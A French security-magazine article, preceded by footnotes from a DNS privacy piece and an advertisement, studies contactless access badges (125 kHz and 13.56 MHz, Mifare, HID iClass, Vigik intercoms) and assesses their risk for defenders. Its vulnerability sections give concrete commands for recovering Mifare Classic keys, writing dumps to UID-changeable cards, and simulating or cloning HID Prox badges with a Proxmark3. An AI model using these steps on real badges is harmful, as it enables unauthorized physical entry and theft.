- [7] *Internet Engineering Task Force*, l'organisme qui fait les normes techniques de l'Internet, « de la couche 3 à la couche 7 ».
- [8] Disponible en <http://tools.ietf.org/html/rfc7258>. Si vous voulez accéder à un RFC de numéro NNN, mettez juste <http://tools.ietf.org/html/> devant rfcNNN.
- [9] La bibliographie de l'*Internet-Draft draft-ietf-dprive-problem-statement* contient une liste d'exceptions à cette constatation.
- [10] Disponible en <https://tools.ietf.org/html/draft-ietf-dprive-problem-statement>. Tout Internet-Draft peut être récupéré dans une jolie version HTML en préfixant son nom par <https://tools.ietf.org/html/>.
- [11] Comme le « Passive DNS »
- [12] *Transport Layer Security*
- [13] Portant en général des noms charmants, comme Beast, Crime, Lucky Thirteen... Attention, je parle bien des failles du protocole TLS, pas des bogues de certaines implémentations, comme HeartBleed.
- [14] <http://www.bortzmeyer.org/dns-over-tcp.html>
- [15] Les réponses sont identifiées par un « Query ID », pas par leur ordre d'arrivée.
- [16] *DNS Security Extensions*, un mécanisme de signature cryptographique des données DNS.
- [17] Songeons au programme PRISM : chiffrer vos communications avec Gmail ne sert à rien si Google fournit un accès général à la NSA.
- [18] Le résolveur doit envoyer les requêtes pour le type DS (« Delegation Signer ») à la zone parente.
- [19] Local à la machine de l'utilisateur, ou bien local à son réseau de confiance. Notons au passage qu'utiliser un résolveur lointain comme Google Public DNS ou OpenDNS est particulièrement dangereux pour la confidentialité.
- [20] Plus précisément : pas résolues localement, car pas encore vues par le résolveur local, donc pas dans son cache.
- [21] Si votre résolveur local est un Unbound, la directive à utiliser pour faire suivre au résolveur 192.0.2.20 sera :

```
forward-zone:
  name: "."
  forward-addr: 192.0.2.20
```

- [22] Par contre, on n'est alors plus protégé contre les résolveurs menteurs. La sécurité, ce sont toujours des compromis.
- [23] *Internet Engineering Steering Group*, la direction technique de l'IETF
- [24] Rappelez-vous que tous les RFC ne sont pas des normes. Le statut « Expérimental » est prévu pour les propositions dont on n'est pas encore sûr qu'elles marcheront bien dans l'Internet réel.

À NE PAS MANQUER DÈS LE 05 JUIN !



MISC

Multi-System & Internet Security Cookbook

HORS-SÉRIE N°11

Sous réserve de toutes modifications.



OUTILS DE SÉCURITÉ

**LE GUIDE POUR ÉVALUER LA
SÉCURITÉ DE VOS RÉSEAUX
ET APPLICATIONS !**

**DISPONIBLE DÈS LE 05 JUIN
CHEZ VOTRE MARCHAND
DE JOURNAUX ET SUR :
www.ed-diamond.com**



CONTRÔLE D'ACCÈS PHYSIQUE : ÉTUDE DES CARTES SANS CONTACT

Vincent Le Toux & Vincent Bolâtre

mots-clés : CONTRÔLE D'ACCÈS PHYSIQUE / NFC / RFID / CARTES SANS CONTACT

Quelqu'un a pénétré dans la nuit dans vos locaux. Trois serveurs, pourtant installés dans un local sécurisé, ont disparu. Ils contenaient l'ensemble des données critiques de l'entreprise. Pourtant, aucune trace d'effraction. Ce scénario catastrophe est-il crédible ?

L'authentification par badge, pour rentrer dans un bâtiment ou un local sécurisé, est devenue banale. Ces installations, mises en place lors de la construction, sont faites pour durer de nombreuses années. Alors, si le système n'évolue pas, comment sont prises en charge les vulnérabilités découvertes au fur et à mesure des années ? Après un tour d'horizon du fonctionnement des systèmes de contrôle d'accès physique et de quelques vulnérabilités, nous proposerons une méthode pour déterminer le type de badge et mesurer un premier niveau de risque. Puis nous examinerons des techniques d'attaques avancées avant de conclure sur un niveau de risque réel.

1 Architecture

On trouve sur le marché deux grandes catégories d'architecture. La première approche, centralisée, consiste à utiliser un numéro qui sert d'identifiant et les droits d'accès sont stockés sur un serveur en central. Cette façon de procéder permet d'enregistrer un utilisateur à distance ou de mettre à jour les droits de manière immédiate.

La seconde architecture consiste à stocker les droits d'accès sur le support lui-même. Cette solution fonctionne bien dans le cas où les portiques d'accès ne sont pas




Fig. 1 : Architecture centralisée.

reliés au système d'enregistrement par un réseau ou s'il y a un très grand nombre de passages. Il s'agit d'une approche décentralisée (Figure 2).

En pratique, si le deuxième modèle est utilisé dans les transports en commun ou pour le passe Vigik utilisé par les postiers (voir le chapitre traitant des interphones), c'est le premier modèle, c'est-à-dire une architecture centralisée qui est utilisée. Toute la sécurité repose sur l'identification (dire qui je suis) ou l'authentification de l'utilisateur (prouver que je suis celui que je dis être) et sur son numéro de badge (Figure 1).

2 Les technologies

Sans détailler des cas spécifiques, la grande majorité des badges se classent en deux catégories de fréquences : 125 kHz, les plus anciens, qu'on appellera basse




Fig. 2 : Architecture décentralisée.

fréquence dans la suite de cet article et 13,56MHz, les plus récents, qu'on appellera haute fréquence.

2.1 Basse fréquence

Les cartes à 125 kHz, se situant dans la continuité des cartes à piste magnétique ou à induction (dite carte Wiegand), n'émettent qu'un identifiant, codé entre 26 et 37 bits. En effet, elles ne reçoivent pas suffisamment de puissance électrique pour être capables de faire des traitements plus évolués. Ce signal, bien qu'en général les lecteurs ne permettent une lecture qu'à moins de 10 cm environ, peut être lu jusqu'à un mètre de distance avec un amplificateur [1]. L'identifiant n'est pas chiffré et la carte ne fait pas l'objet d'une phase d'authentification. La difficulté d'utilisation de ces cartes est liée à la façon dont le numéro de badge est encodé. En effet, il existe de nombreux encodages, présents pour des raisons de comptabilité avec les bus de données Wiegand et dont voici quelques exemples : H10301 (dit Wiegand 26 bits), H10302 (dit Wiegand 37 bits avec code de bâtiment), H10305 (dit Wiegand 37 bits sans code de bâtiment) ou Corporate 1000. Cet encodage peut inclure ou non, un numéro de bâtiment. Le format le plus courant, H10301, permet de coder 65535 badges sur 2 octets avec un numéro de bâtiment de 0 à 255 sur 1 octet, soit 2 puissance 24 possibilités. Sur le marché, on retrouve le plus souvent des cartes de type HID Prox, HID Indala (ex-Motorola) et parfois des EM4XXX.

Voici un exemple de codage pour le format H10301. Nous allons prendre une impulsion de 44-bits notée 0x02006C6384A qui correspond en binaire à 10100000000110110001100011100001001010. Les 26 derniers bits, qui sont appelés PACS bits (*Physical Access Control bits*), sont extraits et envoyés au contrôle d'accès. Dans cet exemple, la valeur est 0x2C6384A, soit en binaire : 10110001100011100001001010. Le système de contrôle d'accès extrait à son tour le numéro de bâtiment (dans notre exemple 99, noté en bleu) et le numéro de badge (soit 7205 dans notre exemple noté en rouge). Le premier bit et le dernier bit sont des bits de parité. Si ces informations, numéro de bâtiment et de badge, correspondent à un utilisateur enregistré et actif, l'accès sera autorisé.

2.2 Haute fréquence

Les cartes à 13,56 MHz sont les cartes les plus récentes. En effet, cette fréquence de transmission est utilisée par les cartes de paiement sans contact, les téléphones (BlackBerry, Samsung Galaxy, iPhone), les documents électroniques et certains passes de transport en commun tels que Navigo pour la RATP. Les normes concernant les RFID sur cette fréquence sont l'ISO 14443 (jusqu'à 10 cm) et l'ISO 15693 (jusqu'à 1 mètre).

Concernant les badges d'accès, on retrouve le plus souvent des cartes de type Mifare (classic 1k, Desfire, SmartMX) qui sont de type ISO 14443 A, mais d'autres cartes existent telles que les HID iClass ou les Skipass, de type ISO 15693. Quelques dispositifs permettent de simuler des cartes telles que « emutag » [2].

En pratique, la lecture du numéro de badge peut se faire de plusieurs façons. La première méthode, très facile à utiliser, consiste à utiliser l'UID (Unique ID) de la carte comme identifiant. Cette information sert à distinguer un tag d'un autre lors de l'établissement de la connexion et est envoyée en clair sans authentification (comme pour les badges à 125kHz). L'UID peut correspondre au numéro de série de la carte (CSN - *Card Serial Number*) et son unicité est garantie par le constructeur.

Une façon plus sécurisée consiste à stocker le numéro de badge dans un secteur sécurisé, qui ne pourra être lu qu'après une procédure d'authentification et qui sera transmis via un canal chiffré. Ce numéro est encodé pour des raisons de compatibilité avec les mêmes algorithmes que précédemment ou simplement stocké. Par exemple, pour les cartes de type Mifare les numéros de badges peuvent être stockés sur le secteur numéro 1, codé en little endian sur 5 octets (bits de poids faible en premier) sans utiliser de codage particulier (comme H10301).

2.3 Synthèse

Si la carte est à 125 kHz ou si le numéro de série d'une carte à 13,56 MHz est utilisé par le système, la sécurité repose sur un numéro unique, accessible sans authentification. Dans cette configuration, il s'agit donc

d'une identification qui peut être usurpée. Pour les autres cartes, cette lecture nécessite une authentification et on pourra s'interroger si une clé unique est partagée entre tous les badges ou si un système de distribution de clés plus complexe est utilisé.

Fréquence	125kHz	13,56MHz
Normes	Aucune	ISO 14443 ou ISO 15693
Exemples	HID Prox, EM4XXX	Mifare classic, HID iClass
Protection de l'identifiant	Non	Si UID : non Si données protégées par une clé : oui

3 Exercice pratique : déterminer le type de badge

Cet article a montré que potentiellement, les badges à 125 kHz semblaient être plus vulnérables que les badges à 13,56 MHz, mais comment être capable de déterminer la fréquence de fonctionnement d'un badge ?

3.1 Une approche naïve

La première piste à explorer consiste à demander à l'équipe qui gère les badges. Mais ce service ne saurait peut-être pas répondre, car les systèmes de contrôles d'accès peuvent être gérés par le propriétaire du bâtiment, ayant à sa charge la maintenance du système.

Pour les propriétaires de smartphone sous Android disposant d'une puce NFC, il est possible d'utiliser l'application « NFC Taginfo ». Cette application permet de détecter les tags à la norme ISO 14443 et pour les plus récents téléphones ceux à la norme ISO 15693.

En troisième piste, on pourrait commander un lecteur sur Internet (sur eBay par exemple) en espérant tomber sur un modèle compatible. Notre expérience a montré qu'il existait de nombreux types de lecteurs, sans interfaces identiques, ni logiciels réutilisables. Aucun lecteur ne lit toutes les cartes EM4XXX, HID Prox ou Mifare à la fois et que dire des cartes iClass ou Indala (les différentes cartes n'utilisent pas forcément les mêmes encodages pour la transmission de données ou pour les commandes relatives à la lecture de données).

3.2 Identifier rapidement les badges à 13,56MHz

Pour lire une carte RFID sur un PC, trois interfaces sont les plus utilisées. La première est une émulation du clavier pour les cartes à basse fréquence. Lorsque le tag est passé devant le lecteur, celui-ci simule les frappes du clavier relatif à son identifiant. Petite subtilité : penser

à configurer son clavier suivant la disposition QWERTY pour ne pas avoir d'accents en lieu et place des chiffres.

Seconde interface : l'interface PCSC émulant une carte à puce. Des pseudo commandes APDU commençant par la classe FF ont été prévues dans la spécification PCSC v2 part 3 [3] pour interagir avec les RFID. Il est donc possible de lire l'UID d'une carte par l'APDU «FF CA 00 00 00». L'intérêt de cette interface est de permettre la réutilisation du code écrit pour les cartes à puces.

La troisième interface est l'utilisation de matériel compatible avec la librairie **libnfc**. **libnfc** offre des possibilités de beaucoup plus bas niveau et permet d'avoir plus de détails sur les tags. Cependant, peu de lecteurs sont supportés. À noter : **libnfc** ne supporte que les tags suivant la norme ISO 14443 à 13,56MHz (et non ceux à la norme ISO 15693 pour le moment).

Un lecteur attire notre attention : l'ACS122u, connu aussi sous le nom de touchatag. Il dispose d'une interface PCSC et est compatible avec **libnfc**.

LibNFC ne recommande pas ce lecteur, car la librairie doit utiliser l'interface directe du lecteur (dite PICC) grâce au code de contrôle **FEATURE_CCID_ESC_COMMAND** invoqué depuis la fonction **SCardControl** de l'API PCSC. Cette interface permet d'accéder directement à la puce RFID PN532. Pour utiliser les fonctionnalités avancées de **libnfc** sous Windows, il faudra penser à définir la clé de registre **EscapeCommandEnable** pour autoriser ces commandes et désactiver certains services ou programmes pour éviter toute coupure.

Voici comment procéder :

1. faire l'acquisition d'un lecteur ACR122u ;
2. démarrer un livecd de la distribution Kali sur lequel l'ensemble des logiciels/drivers est présent ;
3. taper la commande **nfc-list -v** :

```
$nfc-list -v
1 ISO14443A passive target(s) found:
  ATQA (SENS_RES): 00 02
* UID size: single
* bit frame anticollision supported
  UID (NFCID1): 12 34 56 78
  SAK (SEL_RES): 18
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
Fingerprinting based on ATQA & SAK values:
* Mifare Classic 4K
* SmartMX with Mifare 4K emulation
```

Si aucun tag n'est détecté, cela veut dire qu'il y a de grandes chances que sa fréquence soit 125kHz ou que ce soit une carte HID iClass. Si la carte est reconnue en interne par le lecteur, le modèle sera affiché sur l'écran. Par exemple, une carte Mifare 4k. Sinon, des valeurs comme l'ATQA (*Answer To Request*) ou le SAK (*Select Acknowledge*), qui sont des informations échangées lors de l'établissement de la communication entre la



carte et le lecteur, permettront d'identifier le modèle de carte via une recherche Internet. On notera que cette méthode permet de détecter les cartes de type Calypso (passe Navigo) suivant la norme ISO 14443 B quand cette carte n'est pas reconnue lorsque le lecteur ACR122u est branché directement via PCSC.

Cette approche marche très bien pour les cartes à 13,56MHz, mais n'apporte aucune information pour les badges à 125kHz.

3.3 Quelques techniques pour les badges à 125kHz

Puisqu'il n'existe pas de norme pour les communications à 125kHz, il existe de nombreuses façons de transmettre les données (codage, modulation) et malheureusement aucun lecteur disponible dans le commerce ne supporte l'ensemble des RFID utilisés comme badge.

Un outil disponible gratuitement a retenu notre attention pour les cartes HID Prox : PACSprobe. Grâce à un lecteur de marque HID tel que l'OMNIKEY 5125, le logiciel va récupérer le numéro brut du badge et tenter un décodage suivant les différents formats connus. Une fois éliminés les formats incompatibles (car les bits de parités ne correspondent pas), il va proposer les différents numéros de badge possibles. Grâce à une lecture du numéro inscrit sur le badge lui-même ou en recoupant les résultats des tests effectués sur d'autres badges, il est possible de déterminer le format utilisé, comme par exemple H10301.

Nous n'avons pas été en mesure de proposer une démarche simple permettant d'identifier la marque et le type d'un badge à 125kHz.

4 Les vulnérabilités

4.1 Les vulnérabilités des cartes « ancienne génération » à 125 kHz

Nous avons vu précédemment que ces cartes transmettaient leur identifiant en clair. Il existe donc quelques montages sur Internet permettant de répliquer n'importe quel identifiant, mais cette attaque peut être simplifiée. En effet, il existe des cartes pouvant être configurées pour répliquer les caractéristiques du type de carte à imiter (modulation...) ainsi que son identifiant. Citons par exemple les cartes T55XX d'Atmel. Mais il y a plus simple : il suffit, muni du numéro de carte à copier et du code du bâtiment, de les commander à un revendeur. En effet, s'il existe une restriction à la commande sur l'encodage Corporate 1000, ce n'est pas du tout le cas pour l'encodage Wiegand 26bits où

n'importe quelle société peut passer commande auprès de revendeurs.

Pour évaluer plus précisément le risque, il faut se demander si ces informations sont disponibles facilement. En effet, si le numéro de badge est inscrit sur le support, comment récupérer le code du bâtiment ? En fouillant les poubelles à la recherche de tickets de cantine bien sûr. Car la restauration utilise les mêmes badges et ces informations peuvent être inscrites sur les tickets à des fins d'audit. Enfin, en fouillant sur des boutiques chinoises, on trouve des cloneurs permettant de copier à la volée des badges sur des cartes compatibles. Tout cela pour 120€.

GOOMAX PAUPIETTE SAUMON	4.16
NATURE DANONE	0.27
	4.02
SOUS/TOTAL	8.45
PART PATRONALE	-3.71
	-0.31
TOTAL	4.43
BADGE	96235 / 56
ANCIEN SOLDE	32.73
SOLDE	28.30
TVA 10.00% :	0.40

Illustration

Fig. 3 : Exemple de ticket de cantine (badge=96235 bâtiment=56).

4.2 Les vulnérabilités des cartes « nouvelle génération » à 13,56 MHz

4.2.1 Mifare classic et ultralight

Les cartes Mifare classic et ultralight ont apporté un niveau de sécurité supérieur aux cartes à 125kHz, ce qui a permis de les utiliser dans les transports en commun (Pays-Bas, Londres...). Elles ont une part de marché relativement importante. Un déploiement aussi large a attiré la curiosité de chercheurs souhaitant voir quel niveau de sécurité réel ces cartes apportaient puisque les spécifications techniques, comme les mécanismes d'authentification, ne sont pas disponibles pour le grand public.

L'algorithme de chiffrement, CRYPTO1 a été rendu public en 2008 grâce à une analyse poussée des transistors gravés sur la puce. Il s'est avéré que le générateur aléatoire peut être considéré comme faible (16 bits) et il existe une probabilité assez forte de pouvoir obtenir les mêmes challenges puisque le générateur aléatoire est initialisé par le temps entre la mise sous tension et le

début de la communication. Enfin, une authentification incorrecte conduit à dévoiler 4 bits de la clé en raison du message d'erreur chiffré.

En pratique, il est possible de compromettre ces cartes avec un lecteur basique tel que l'ACR122u. La première étape consiste à obtenir une seule clé. Si la carte n'a pas été protégée complètement, il y a de grandes chances qu'une des clés par défaut soit présente, comme FF FF FF FF FF FF. Sinon, il est possible d'extraire n'importe quelle clé à l'aide de l'attaque « Courtois DarkSide attack » [4] qui n'est qu'un « bruteforce intelligent ». En bref, il suffit d'exécuter `mfuk -C -R 0:A` pour obtenir la clé A du secteur 0. Comptez moins de 2 minutes. Une fois une clé connue, il est possible d'extraire toutes les autres clés via l'attaque « Nested Authentication Attack ». Cette attaque profite d'une authentification réussie pour exploiter le flux chiffré lorsqu'un autre secteur est accédé. En bref, il suffit d'exécuter `mfoc -0 dump.dmp -k [clé]`. L'attaque prend moins d'une minute sur une carte presque vierge, jusqu'à 30 minutes sur une carte où certaines clés ont été désactivées et pour lesquelles le logiciel travaille en vain.

Une fois les clés révélées, il est possible d'injecter le dump réalisé par `mfoc` sur une carte neuve grâce à la commande `nfc-mfclassic W a cardtocopy.dmp blank-chinese.dmp`.

Est-ce une copie parfaite ? Non, puisque le premier secteur (contenant l'UID) est en lecture seule. Cette limite a été levée en 2011 puisqu'un fabricant chinois produit une copie des cartes Mifare (« Chinese magic card ») où il est possible de changer l'UID de la carte. Ces cartes peuvent être configurées via `libnfc` (en changeant le « W » en « w » dans la commande précédente ou en exécutant `nfc-mfsetuid`) ou directement depuis un téléphone Android grâce à l'application `MifareClassicTool`. Il est donc possible de produire une copie parfaite d'une carte Mifare Classic 1k, 4k et ultralight. Comptez entre 6 et 25€ suivant le type de carte.

Attention, il existe plusieurs séries de cartes chinoises. Certaines nécessitent d'envoyer une ligne de commandes spéciale via le programme `nfc-mfsetuid`, d'autres permettent d'écrire sur le bloc 0 de la mémoire (qui contient l'UID), via `nfc-mfclassic` et d'autres d'écrire sur le bloc 64 qui n'existe pas, mais dont l'écriture va être transférée vers le block 0. À noter : si la carte originale contient une clé qui a été désactivée (via le descripteur), une copie parfaite verra également cette clé désactivée. Cette carte-ci ne pourra pas être réutilisée comme réceptacle d'une autre copie nécessitant que la clé désactivée soit active à nouveau.

On notera bien que les cartes Mifare Desfire ne comportent pas de vulnérabilité connue et que les cartes SmartMX, malgré le fait qu'elles implémentent un mode de compatibilité Mifare Classic, ne sont pas vulnérables aux manipulations montrées précédemment notamment grâce à un générateur aléatoire plus robuste.

4.2.2 HID iClass

Si les cartes Mifare ont défrayé la chronique, les cartes iClass semblaient plus robustes, car implémentant des mécanismes de chiffrement basés sur les standards sur marché. Cependant, une vulnérabilité sur un tout autre aspect a été découverte : la gestion des clés. En effet, pour simplifier la configuration du parc, notamment lors d'une migration, et s'appuyant sur un mécanisme de dérivation des clés sur chaque carte, basé sur DES et un algorithme nommé « Hash0 », le constructeur a décidé de conserver la maîtrise des clés. Une clé maître, à partir de laquelle chaque clé de chaque carte est générée, est conservée par le constructeur et le client n'a qu'à acheter un lecteur compatible sans avoir besoin de connaître les clés de chaque carte [5]. Le problème est que cette clé maître est enregistrée sur le micrologiciel de chaque lecteur et que des petits malins du Chaos




Fig. 4 : Dérivation des clés des cartes iClass.



Computer Club ont trouvé le moyen de l'y extraire à partir de deux lecteurs RW400, disponibles sur eBay pour quelques dizaines d'euros [6].

Cette clé a pu être réutilisée sur un lecteur grand public, le Cardman 5321, pour modifier le block 7 contenant le numéro de badge, en s'inspirant d'une application de démonstration réalisant des opérations de bas niveau. Cette attaque a eu pour conséquence d'augmenter la demande pour les lecteurs RW400, utilisés dans l'attaque et maintenant quasi introuvables, et de la mise sous NDA (Accord de non-divulgaration) par HID de la quasi-totalité des documentations relatives aux cartes iClass. À l'heure actuelle, la méthode d'extraction a évolué pour ne nécessiter qu'un seul lecteur RW300 ou RW400 [7]. Autre attaque découverte suite à cette avancée : écouter une communication puis soumettre la carte pendant 6 heures à des tentatives d'authentification, puis effectuer une attaque par force brute en 1 jour. Mais pourquoi faire autant de manipulations lorsqu'il suffit d'acheter un logiciel tout prêt à 190€ contenant déjà cette clé sur le site de xfpga.com et de l'appliquer sur un lecteur de marque Cardman ?

Il existe une version évoluée de l'iClass nommée iClass Elite pour les organisations ne souhaitant pas réutiliser cette clé maître. Malheureusement, les attaques découvertes pour les iClass ont été étendues à cette gamme. Il suffit d'écouter 15 authentifications réussies et d'effectuer 2 puissance 40 opérations (soit 5 secondes) pour recouvrer cette clé [8]. Il n'existe cependant pas d'attaques « aussi simples » que pour les Mifare classic pouvant être exécutées sur un lecteur grand public.

4.3 Exemple concret : les cartes Mifare et les interphones

Vigik est une association menée par la Poste dans le but de permettre un accès au personnel des postes, de sécurité ou d'EDF/GDF SUEZ. Cette association mène des partenariats avec des fabricants dans le but de construire une solution interopérable. Dans les choix techniques qui ont été faits, Vigik s'appuie sur un support physique de type Mifare où des droits d'accès sont signés par une clé RSA et limités dans le temps. Grâce à l'utilisation d'une clé RSA (de seulement 1024 bits - voir la présentation de Renaud Lifchitz [9]), la solution s'affranchit des vulnérabilités liées aux cartes Mifare.

Cependant, pour des raisons de coûts, les fabricants d'interphones réutilisent le lecteur Mifare et fournissent donc des clés Mifare Classic aux habitants. Le marché comporte de très nombreux acteurs, mais les mêmes mécanismes d'authentification se retrouvent : soit les fabricants utilisent l'UID de la carte (théoriquement non copiable, mais lisible en clair et même inscrit sur le token lui-même), soit les fabricants stockent des droits sur le token lui-même, soit un mélange des deux afin

de facturer leur support au prix fort. La solution la plus simple (et la plus répandue) reste l'utilisation de l'UID. Les cartes magiques chinoises et les techniques de découverte des clés cités précédemment permettent de réaliser une copie parfaite de ces clés : la quasi-totalité des badges d'accès aux immeubles peut être dupliquée.

Des entreprises, comme clonemykey.com, permettent déjà la réalisation d'une copie parfaite d'un badge qu'on leur transmet. On se demande alors dans combien de temps les cordonniers pourront copier les badges d'accès aux immeubles comme ils copient les clés des serrures...

4.4 Synthèse

Pour environ 60€, il est possible d'estimer la complexité à copier un badge en identifiant les technologies impliquées. Les données des cartes Mifare classic et ultralight, mêmes protégées, peuvent être recopiées sur un autre support et leur identifiant unique peut être dupliqué. Si une carte à 125kHz est utilisée, il est possible de réaliser une copie.

5 Le couteau suisse du RFID

Après ce tour d'horizon se pose la question : que peut réaliser un attaquant déterminé ? Le Proxmark3 est un circuit électronique conçu par Jonathan Westhues et est considéré comme le couteau suisse du RFID, car le matériel, utilisant un FPGA, permet de réaliser des analyses et des opérations de bas niveau, inaccessibles aux lecteurs traditionnels. C'est d'ailleurs le matériel qu'ont utilisé tous les chercheurs lors de leurs investigations sur les vulnérabilités des cartes Mifare ou iClass. Les plans de cet équipement sont disponibles publiquement, mais il faut compter moins de 250€ et 1 semaine de livraison depuis la Chine si vous êtes pressés.

5.1 Déterminer le type de RFID

Une fois le matériel installé, déterminer le type de RFID est plus aisé qu'avec la méthode proposée précédemment puisque le Proxmark3 gère l'ensemble des tags abordés lors de cet article. Pour déterminer la fréquence d'un badge, il faut lancer la commande **hw tune** plusieurs fois pour obtenir les voltages de références pour chaque fréquence. Une fois le tag à identifier placé sur l'antenne, on répète la procédure. La fréquence où il y a eu la plus grande baisse de voltage correspond à la fréquence de fonctionnement du RFID.

À noter, le Proxmark3 contient une commande permettant de détecter des lecteurs cachés par la commande **hw detectreader**. Une lumière verte clignote lorsqu'un champ magnétique est détecté.

5.2 Attaques à basse fréquence

Le Proxmark3 dispose d'une commande pour déterminer le type d'un tag connu : **lf search**. Un exemple d'exécution est fourni ci-dessous. On peut exécuter la commande **lf read** pour capturer la trace brute du tag, puis la commande **lf sim** pour passer en mode simulation et rejouer cette trace. Des commandes spécialisées par type de tag existent. Par exemple, la commande **lf hid sim <PACS bits>** permet de simuler n'importe quel badge de type HID Prox. Cependant, l'utilisateur doit savoir recréer les PACS bits à partir du numéro de badge et de bâtiment ou le retrouver à partir d'une capture précédente (dans l'exemple ci-dessous, le numéro est 100013128a). Mieux, cette information peut être copiée sur une carte t55xx via la commande **lf hid clone**. Des commandes similaires existent pour les cartes Indala, Em4x...

```
proxmark3> lf search
#db# Sampling config:
#db# [q] divisor:      95
#db# [b] bps:          8
#db# [d] decimation:    1
#db# [a] averaging:     1
#db# [t] trigger threshold: 0
#db# Done, saved 40000 out of 40000 seen samples at 8 bits/sample
#db# buffer samples: 32 1f 9c d5 aa 84 65 4a ...
Reading 20000 samples from device memory
NOTE: some demods output possible binary
      if it finds something that looks like a tag
Checking for known tags:
HID Prox TAG ID: 100013128a (35141) - Format Len: 37bit - FC: 1 -
Card: 100677
Valid HID Prox ID Found!
proxmark3>
```

Si ces commandes nécessitent d'avoir un PC connecté au périphérique, des firmwares modifiés permettent de s'affranchir de cette connexion et de transformer le Proxmark3 en outil indépendant afin par exemple de créer des cartes T55XX à la volée (grâce à un lecteur dissimulé dans une pochette [10]) ou à partir d'un numéro de badge et de bâtiment, tenter séquentiellement tous les numéros de manière consécutive jusqu'à en trouver un de valide. Cette dernière technique est particulièrement efficace pour les zones à accès restreints puisque les badges autorisés font partie d'un lot où tous les numéros sont consécutifs. L'attaque est théoriquement détectable par les systèmes de contrôle d'accès, mais à notre connaissance, très peu de systèmes ont implémenté un mécanisme d'alerte.

5.3 Attaques à haute fréquence

Il n'existe pas de commande permettant de distinguer simplement le type de badge. Il faudra procéder par essais successifs en déterminant la norme ISO invoquée grâce aux commandes **hf 14a reader** pour la norme ISO 14443A, **hf 14b reader** pour la norme ISO 14443B et **hf 15 reader** pour la norme ISO 15693.

